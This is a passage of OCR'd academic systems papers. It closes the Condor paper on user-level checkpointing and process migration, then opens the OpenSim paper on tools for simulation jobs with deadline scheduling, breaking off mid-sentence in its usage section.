



**Figure 5. Creating a New Checkpoint**

The initialization code in `MAIN` establishes a signal handler for the `SIGTSTP` signal, which is used to inform a Condor job that it should checkpoint itself. Information about all files which the process currently has open is kept in a table by the Condor version of the `open` system call routine. The `TSTP` handler updates this information with the current file pointer location for each file using the `lseek` system call and uses the C library's `setjmp` call to record its state (including the program counter) in a buffer. Finally the handler sends itself a

SIGQUIT signal to cause a core-dump and terminate. Figure 4 depicts the state of the process just before the SIGQUIT is received.

Figure 5 depicts the new checkpoint file being created from pieces of the previous checkpoint file and the core file. The data and stack areas come from the core file, while the text comes from the previous checkpoint file. The "other info" referred to is generally symbol table information, which may be preserved for the benefit of debuggers. Before a Condor process is executed for the first time, its executable file is modified to look exactly like a checkpoint file with a zero size stack area, so that every checkpoint is done the same way.

When the new process starts, UNIX will initialize it with the data saved in the executable file, thus the process is born with the data area already restored. Besides the data needed by the user code, the data area contains the jump buffer and the open file table which were saved by the TSTP handler in the previous execution. UNIX will initialize the process with a minimal stack, which must be replaced by the stack information saved in the checkpoint file. The code that restores the stack needs a special stack of its own so that it doesn't interfere with the "real" stack being restored. To move its stack pointer into the data segment, it establishes a handler for the SIGUSR2 signal with a "signal stack" in the data segment, and then sends itself that signal. The USR2 handler uses the values stored in the file table to reopen all files which were open at the time of the checkpoint, and seek them to their correct offsets. Figure 6 shows the state of the process just before the stack is overwritten with the saved stack information.

After the stack is restored, the USR2 handler calls longjmp with the state saved by the setjmp in the TSTP handler of the original process. The stack pointer and program counter are restored to their values as of the setjmp call, and the SIGTSTP handler simply returns, restoring other volatile state (such as processor registers) as it was before the SIGTSTP signal. Figure 7 shows the state of the process after the longjmp, and just before the TSTP handler returns.

Condor uses inherently portable mechanisms to restore a process's stack and registers from their checkpointed values, and does not resort to any assembler code whatsoever. Since individual write calls are not traced, the file recovery scheme requires that all file updates be *idempotent* (repeating operations does no harm). For typical UNIX file usage, this restriction seems not be much of a problem.





Figure 6. New Process





Figure 7. Restored Stack

## 4. Network File Systems

The remote system call scheme described above assures correct operation in inhomogeneous file-naming environments. If, however, a network file system such as NFS is in use, an important optimization is possible. For example, consider the common situation in which a single file server serves an entire local-area network. Each I/O request is forwarded from the "worker" machine to the shadow, which then accesses the file over the network using NFS. If the stub executed the I/O request directly, the results would be the same, but one network round-trip would be avoided. The situation is even worse if the file is physically located on the worker machine: Two network round-trips are used when none are needed. To improve the performance in these cases, Condor incorporates a mechanism to avoid the use of remote system calls when a file is more directly accessible. At the time of an `open` request, the stub sends a name translation request to the submitting machine. The shadow process responds with a translated pathname in the form of *hostname:pathname*, where the *hostname* may refer to a file server, and the *pathname* is the name by which the file is known on the server (which may be different from the pathname on the submitting machine, because of mount points and symbolic links). The stub then examines the mount table on the machine where it is executing, and if possible accesses the file without using the shadow process. Whenever a process is checkpointed and restarted on another machine, the name translation process is repeated, since access to remotely mounted files may vary among the execution machines. Figure 8 illustrates an example where the pathnames of the target file on the initiating and executing machines are different. The `open` routine sends a request to the shadow for a translation of the pathname "/u2/john", and the shadow responds with the external name "fileserver:/staff/john". The `open` routine then translates the external name to the name by which the file is known on the executing machine, namely "/usr1/john", and opens the file using normal system calls, e.g. via NFS.

## 5. Limitations

Condor has been found to be an extremely useful tool for a particular class of application: A single-process, computation-intensive, long-running job. Other kinds of application are currently hindered by Condor's limitations, some of which could be relatively easily lifted (and probably will be in future releases), and others of which appear to be inherent. Condor currently does not support applications that use signals, timers, memory-mapped files, or shared libraries. We expect some of these restrictions will be relaxed in future versions of Condor. The most painful limitation is that Condor does not support any sort of inter-process communication. Aside from the well-known difficulty of achieving a consistent snapshot of a multi-process program, there is the problem of hidden state in the form of messages inside pipes. Implementing multi-process Condor jobs would also greatly complicate the Condor scheduling algorithm (which is beyond the scope of this paper).





**Figure 8. NFS File Access**

The high cost of process migration limits the usefulness of Condor for small jobs. Process migration involves many steps: First the process causes a core dump. The core file and executable module are combined to produce a new executable, which is returned to the submitting machine, where it resides until a new execution site becomes available. The executable is then transferred over the network, and execution resumes. Transferring a Condor job with a 6 megabyte address space between two DECstation 3100's on an Ethernet we obtained rates of about 250K Bps (bytes/sec) for dumping core, 130K Bps for updating the checkpoint file, 250K Bps for transferring the new checkpoint file from the execution site to the originating machine, and 250K Bps for transferring the new checkpoint file from the originating machine to a new execution site. Altogether, it takes about two minutes to migrate such a process. In practice the job must wait on the originating machine until the scheduler can locate a new execution site, and the scheduler only runs once every 10 minutes.

There are however some significant benefits to an implementation which does not depend on access to the kernel code. Most obvious of these is the portability which may be obtained. Condor currently runs on ten different hardware/software platforms: the IBM R6000 running AIX, the IBM RT/PC running AOS, Sun 3 and Sun 4 workstations running SunOS, the Silicon Graphics 4D workstation running IRIX, the Hewlett-Packard 9000 under 4.3 BSD UNIX, the Digital Equipment DECstation and VAXstation running Ultrix, and the Sequent Symmetry running Dynix. A related but somewhat different issue is availability in the real world. If our process migration and checkpointing facilities were embedded in an operating system, then it is unlikely many others would run that system even if it were ported to their hardware and freely available. If Condor required a homogeneous server-based file environment, many sites would not be able to use it. As it is, Condor is available via anonymous ftp (contact the first author for details) and is running at many sites throughout the United States and Europe.

## 6. Future Work

Work with Condor is ongoing at Wisconsin. We are particularly interested in moving Condor to larger groups of machines, including groups which are connected by wide-area rather than local-area networks. We are also interested in integrating constrained forms of inter process communication with Condor such as Linda[7]. The three areas of continuing effort relating to the mechanisms described here are efficiency, functionality, and portability. With regard to efficiency, many methods are possible for saving, migrating, and restoring the necessary pieces of a UNIX process. In some circumstances, we could transfer processes directly between execution sites rather than always sending a checkpoint file back to the originating site. We could use data compression to reduce the volume of data transferred and stored. We could read the stack and data directly from a core file into a new instantiation of a process rather than converting the core file to an executable module.

In the area of functionality, the most often requested item is support for signals. This feature is non-trivial, because much of the information regarding user defined signal handlers, the handling of signals on special stacks, the blocking and unblocking of signals, and so forth is maintained by the kernel in ways which vary among UNIX implementations. Nonetheless, a restricted form of signal facility could probably be provided that would significantly increase the number of applications supported. Unfortunately both optimizations and more general UNIX semantics work against portability. It is often easy to find a solution to one of the optimization or functionality problems which works on some platforms, but not others.

## 7. Conclusions

Condor has accomplished checkpointing and process migration on "vanilla" UNIX systems. Both facilities are generally only implemented inside an operating system, if at all. Although this design decision incurs a cost, both in efficiency and generality of application programs supported, it makes Condor available to far wider user community,

## 8. Acknowledgements

Parts of this research have been supported by the National Science Foundation under grant DCR-8521228, by a Digital Equipment Corporation External Research Grant, and by an International Business Machines Joint Study agreement. The port to the Silicon Graphics 4D workstation was funded by NRL/SFA Inc.

A great many people have contributed time, guidance, and ideas to Condor; a chosen few have also contributed code. We wish to particularly thank our users who have been very patient and supportive throughout the development of Condor, and most especially those brave souls who are not users of Condor, but have allowed their machines to be candidates for remote execution anyway. The original idea for Condor was suggested by David DeWitt, based on a suggestion from Maurice Wilkes. It was Dewitt who insisted that Condor must be implemented without any changes whatever to the UNIX kernel. Miron Livny and Matt Mutka first convinced us that

checkpointing was both possible and necessary. Livny and Mutka also provided much guidance in the overall philosophy and structure behind the design of Condor, as well as the name "Condor" itself. Allan Bricker implemented portions of Condor and contributed many useful ideas. It was Allan who first suggested using the core file for saving the state of a process and the `signal` mechanism for getting the registers restored.

**References**

[1]. M. Litzkow, "Remote Unix—Turning Idle Workstations Into Cycle Servers," *Proceedings of the Usenix Summer Conference*, Phoenix, Arizona, June 1987.

[2]. M. Litzkow, M. Livny, and M Mutka, "Condor—A Hunter of Idle Workstations," *8th International Conference on Distributed Computing Systems*, Jan Jose, Calif, June 1988.

[3]. M. Litzkow and M. Livny, "Experience With the Condor Distributed Batch System," *Proceedings of the IEEE Workshop on Experimental Distributed Systems*, Hunstville, AL Oct. 1990.

[4]. M. Theimer, K. Lantz, and D. Cheriton, "Preemptable remote execution facilities for the V-System," *Proceedings of the 10th Symposium on Operating System Principles*, December 1985.

[5]. F. Douglis and J. Ousterhout, "Transparent Process Migration: Design Alternatives and the Sprite Implementation," *Software Practice and Experience*, to appear.

[6]. Y. Artsy and R. Finkel, "Designing a process migration facility: The Charlotte experience," *IEEE Computer*, September 1988.

[7]. N. Carriero and D. Gelernter, "The S/Net's Linda Kernel," *ACM Transactions on Computer Systems*, Vol.4, No. 2, May 1986.

**Michael Litzkow** has been a member of the technical staff at the University of Wisconsin—Madison since 1983. Past projects include the Csnet Nameserver and a fileserver for the Charlotte distributed operating system. He received his B.S. in computer sciences from the University of Wisconsin in 1983.

**Marvin Solomon** received a B.S. degree in Mathematics from the University of Chicago and M.S. and Ph.D. degrees in Computer Science from Cornell University. In 1976, he joined the Department of Computer Sciences at the University of Wisconsin—Madison, where he is currently Professor. Dr. Solomon was Visiting Lecturer at Aarhus (Denmark) University during 1975-76 and Visiting Scientist at IBM Research in San Jose California during 1984-85. His research interests include programming languages, program development environments, operating systems, and computer networks. He is a member of the IEEE Computer Society and the Association for Computing Machinery.

**Availability**

Condor is available via anonymous ftp from "shorty.cs.wisc.edu", (128.105.2.8). Mail "condor-request@cs.wisc.edu" if you would like to be on our mailing list.

# The OPENSIM Approach
## Tools for Management and Analysis of Simulation Jobs

*Matt W. Mutka and Philip K. McKinley*

Department of Computer Science
Michigan State University
East Lansing, MI 48824-1027

**ABSTRACT**

This paper presents the design, implementation, and usage of OpenSim. OpenSim provides new tools and integrates existing tools into an environment in order to establish a comprehensive facility for performing simulation work. First, OpenSim provides a graphical user interface to users for creating input files for simulations and managing output files produced from simulations. Second, tools are provided to help a user easily generate plots from sets of output files assocated with a simulation project. Third, OpenSim addresses a common problem for many simulation users, namely, lack of computing capacity to serve the jobs. In order to solve this problem, OpenSim integrates Condor, an existing system that clusters idle workstations into a processor bank, into its environment so that users have access to a large amount of computing capacity without interfering with the local usage of workstations by their owners. Finally, since users often plan their schedules according to the deadlines required for their jobs, OpenSim enhances Condor so that users can request jobs to be scheduled within a deadline. Therefore, a user can expect that the amount of computing capacity required for a simulation project will be available before a specified deadline.

### 1 Introduction

Simulation is a powerful tool for analyzing the performance and characteristics of system models. A system model is analyzed by evaluating the sensitivity of the model to several parameters, which leads to the execution of many simulation jobs. Plots, bar charts, and other figures are generated from the output files produced by simulation jobs. A significant amount of time is spent by a system modeler for the management of input and output files. Each system modeler follows his/her own strategy for keeping account of simulation program executions, their corresponding input and output files, and the figures that have been generated. As results are analyzed and new data points are considered for simulation, the system modeler must know whether a data point has already been generated, or if new simulation runs must be executed. Several versions of a simulation program may exist, so the system modeler must manage the input and output files with each version of the simulation program. The collection of versions of the simulation programs, input and output files, and figures constitute a simulation project. The information drawn from simulation projects often are used to produce technical reports that explain the results of the analysis of simulation models.

Besides the time spent managing files, another common problem among consumers of simulation cycles is a lack of computing capacity to serve the jobs in their simulation projects. A single plot usually requires several data points. Each data point may require several minutes or hours of computing time. Convenient computing facilities are needed so that a system modeler can submit several simulation jobs and later be informed of their completion. The computing facility should be available without inhibiting a system modeler from executing simulations for fear of interfering with the turnaround time of non-simulation jobs submitted by other users. In addition, users would like to know how much capacity they can expect to be allocated to their jobs.

*OpenSim* is a comprehensive facility for performing simulation work that addresses both file management and computing capacity problems faced by users. OpenSim integrates new and existing tools in a single simulation environment. OpenSim users are provided graphical user interfaces for creating input files for simulations and managing output files produced from simulation runs. Tools are also provided to help a user easily generate plots from sets of output files associated with a simulation project. In order to serve the simulation jobs submitted to the system, OpenSim uses the Condor system [1], in which idle workstations within a computing environment are clustered together to form a processor bank. Finally, OpenSim enhances Condor by allowing users to request that their jobs be completed within a deadline.

A single simulation job may require several input files and may produce several output files. Since a simulation project typically involves many jobs, a system modeler may be responsible for producing and managing several hundred files associated with a project. By allowing the user to define and refer to input parameters, output variables, and individual simulation jobs through graphical displays, OpenSim relieves the user from the details of managing the files associated with the simulations. Therefore, the modeler can concentrate on more productive and interesting activities, such as deciding what input parameters to vary and what output values to examine.

Once a simulation job or set of jobs has been defined, they may be submitted to Condor for execution. Condor is a system developed at the University of Wisconsin that allows users to share the capacity of their workstations without interfering with the owner's usage of a workstation. Condor enables an owner to automatically donate the capacity of his/her workstation to the processor bank when the workstation is not needed locally. Capacity is automatically withdrawn during periods of local activity when the owner no longer wants to share. The processor bank is a dynamic collection of resources that grows when capacity is donated and shrinks when capacity is withdrawn.

When submitting simulation jobs to OpenSim, a user does not sit idly at a workstation to wait for the results. On the contrary, the user plans his or her schedule according to the deadlines required for his/her jobs. Once several jobs are submitted, a user may not need to see the results until the following morning, or after the weekend. Conversely, another user may face tighter constraints regarding the results of the jobs. This user wants the system to indicate when the jobs are expected to complete. These jobs may represent data to be included in a report that must be prepared immediately. Jobs that do not have severe deadline constraints will interfere with jobs that need to be executed immediately. Therefore, systems using the idle capacity of workstation clusters to serve users with large computing demands need to schedule jobs according to the deadlines set by users. OpenSim allows users to associate a deadline with their requests. OpenSim will either accept or reject the request, depending on whether the required amount of computing capacity is expected to be available before a specified deadline.

It is important to emphasize that OpenSim is not itself a simulator. OpenSim is a collection of tools that allow management of simulation projects through a graphical user interface, employ distributed execution of simulation jobs, and permit display and analysis of simulation results. OpenSim can be adapted to support many different simulation packages. Because we have previously developed a large amount of CSIM [2] code, the initial version of OpenSim is compatible with and permits the management of CSIM simulation programs. OpenSim could easily be adapted to accommodate additional simulation packages.

The next section reviews work related to OpenSim. Section 3 presents the structures and objectives of the OpenSim environment. A description of the design and implementation of the input graphical user interface is given in Section 4 and the output graphical user interface in Section 5. Section 6 presents the facilities for executing OpenSim jobs at idle workstations, and describes how jobs are scheduled according to deadline constraints. OpenSim provides facilities for dynamically probing simulation variables, which are described in Section 7. Conclusions and remarks concerning continuing work are given in Section 8.

## 2 Related Work

Several researchers have introduced simulation languages to improve the development process of simulation models. Schwetman [2] developed CSIM to provide a process-oriented approach for writing simulation programs. Since CSIM is based on the C programming language, it is highly portable. Livny developed a simulation laboratory called DeLab [3], which supports simulation programs written in the DeNet simu-

lation language [4]. The laboratory is primarily built upon the DeNet language and its facilities. Several researchers have developed graphical tools to aid the analysis and development of systems for specific problem domains. For example, Kerola developed a system to graphically model queueing networks. The system allows a user to choose analytical or approximate solution techniques for a queueing network [5]. Although it is not a focus of his work, visualization facilities could display simulation results. XWIB [6] is a tool that reduces the difficulties users face in creating input files for scientific programs. Rijnders *et al* [7] developed a visual programming environment to help physicists compose programs to execute in a parallel processing environment. Surveys of general GUI development environments and tools are given in [8, 9].

The use of Condor within OpenSim has the effect of increasing the utilization of workstations within a computing environment. Other systems have been developed to increase the utilization of workstation clusters, which include Processor Server [10], NEST [11], the Butler System [12], and DAWGS [13]. Unlike OpenSim, these systems are not designed specifically to support simulation environments nor do they incorporate deadline constraints. Other researchers developed applications specifically for exploiting idle workstation capacity. For example, a group of mathematicians used capacity from workstations distributed over a wide area to factor the first 100 digit number [14]. In addition, systems called $\mu$ [15] and Framework [16] ease the difficulty for users to write parallel and distributed applications that execute on a cluster of workstations. Kleinrock and Korfhage [17] analyzed the use of idle workstations as compute servers and concluded that clusters of workstations can provide throughput similar to a large computing machine.

Several researchers have studied aspects of scheduling for real-time systems. For example, important early work by Mok and Dertouzos showed that if only the timing constraint is considered, both the earliest-deadline-first and least-laxity-first scheduling schemes produce optimal preemptive schedules for non-fixed priority systems [18, 19]. Other researchers have concentrated on scheduling aspects of soft real-time environments. Soft real-time environments tolerate timing constraint violations, and the extent of deadline misses is an important concern of the designer. Soft real-time scheduling algorithms were described by Chang and Livny [20]. They evaluated priority assignment strategies and considered the implications of sender-initiated versus receiver-initiated load sharing algorithms with respect to soft real-time scheduling. The performance of these strategies was judged by the ratio that jobs missed their deadlines versus those jobs that complete before their deadline. Our approach for considering the deadline constraints of simulation jobs scheduled on idle workstations is a form of real-time scheduling with soft deadline constraints. In contrast, real-time systems with hard deadlines present a different view of the performance of the system. These systems do not tolerate any job missing its deadline. An example of an analysis of hard real-time scheduling strategies was conducted by Zhao *et al* [21]. They studied the problem of determining whether a set of preemptable tasks can be scheduled, and if so, what is a schedule for them.

## 3 The System Structure and its Usage

OpenSim packages several different tools into one facility to make the management and analysis of simulation projects less difficult. Figure 1 shows a typical OpenSim configuration. Each private workstation has a graphical display and is networked in the local environment. The OpenSim tools for creating simulation input and analyzing output are located at each workstation. Since Condor is used to execute OpenSim jobs on available workstations, daemons that conduct local scheduling are located at each workstation. The daemons determine if a workstation is available for sharing or busy with local activity. The Condor local scheduler accepts a remote job for execution if the workstation is idle. In addition, each workstation executes OpenSim routines that interface to the Condor system. These routines create Condor description files and assign priorities to jobs queued to the Condor system.

One workstation is a coordinator for the Condor system. This station collects status information from the busy and idle workstations in the system and assigns OpenSim jobs to workstations for execution. Associated with the Condor coordinator is the *OpenSim Deadline Scheduler.* This scheduler accepts or rejects requests for executing Condor jobs. Jobs are accepted if the scheduler determines that the jobs can meet their deadlines, and are rejected if it is expected that the deadlines cannot be met.





Figure 1: The OpenSim Structure.

### 3.1 System Structure

OpenSim comprises four primary components, which manage input, output, execution, and monitoring of simulation jobs, respectively.

#### Graphical User Interface for Simulation Input

A graphical user interface (GUI) is provided to create input files for simulation programs. The interface, which is one of the OpenSim tools, provides a convenient manner for defining input parameters to simulation runs. The Condor system requires a description file that defines characteristics required for the execution of a simulation job. The OpenSim-Condor interface generates the description file.

#### Output Analysis Tools

The output analysis facilities of OpenSim provide support for extracting output values from files generated by the simulation program, which may be plotted for presentation. By means of a GUI, the user defines the input parameters whose values are fixed and the input parameter whose value is varied for the $x$-axis of a plot. The user selects the output variables to be plotted, and the OpenSim system extracts the selected values from the output file and uses the *gnuplot* [22] tool to generate the plot.

#### Execution of OpenSim Jobs on Idle Workstations

The Condor facility executes OpenSim jobs at workstations that are available for sharing capacity. Condor checkpoints jobs and moves them elsewhere when a workstation is no longer available. Since Condor executes OpenSim jobs only at idle workstations, OpenSim users will not interfere with the activity of users who execute interactive or background jobs at their private workstations. OpenSim extends Condor by allowing deadlines to be associated with jobs. Users specify the deadlines of jobs and the expected demand. The deadline scheduling feature of OpenSim enables users to "reserve" idle capacity in order to meet the deadlines imposed by users for their OpenSim jobs to complete. OpenSim will either accept or reject a request depending its demand and deadline. OpenSim is a soft real-time system. Since the amount of capacity available for sharing is dynamic, OpenSim does not guarantee that the deadlines will be met. Nevertheless, experience and analysis indicate that good predictions of the amount of capacity available for sharing in a workstation cluster can be made so that deadline miss ratios can be kept to small values [24].

#### Dynamic Monitoring of Simulation Metrics

It can be useful during the development stage of simulation programs to observe the values of simulation parameters as the program executes. Library facilities are included in the OpenSim environment so that users may define *probes* into their simulation programs to observe the values of the variables as dynamic graphical displays on their console. Naturally, this facility is only possible if the simulation jobs are executing interactively, and not as a job queued to the Condor system.

### 3.2 Using OpenSim

Figure 2 shows the activities of a programmer during the life cycle of a simulation study managed using OpenSim. The user first develops the simulation program. This work is largely independent of OpenSim, the only exceptions being input and output. OpenSim provides library routines that are linked with the user's program to read input and produce output. Next, using the OpenSim Input GUI, the user defines all input and output simulation variables, including their names, types, and, for input variables, their default values. OpenSim maintains this information in memory as well as on secondary storage.

The user next defines one or more simulation runs. Using the GUI, this task is accomplished by assigning values to each of the input variables. It is not necessary for the user to define every run individually. Rather, a set of runs may be defined implicitly by specifying that a particular input variable should vary over a given range. Defining a simulation run has two main effects. First, a description file is created that will be used by the simulation program when executed. Second, a record of the run is created and kept as an entry in a data structure called the *RunTable*. The RunTable manages information about runs that have been previously

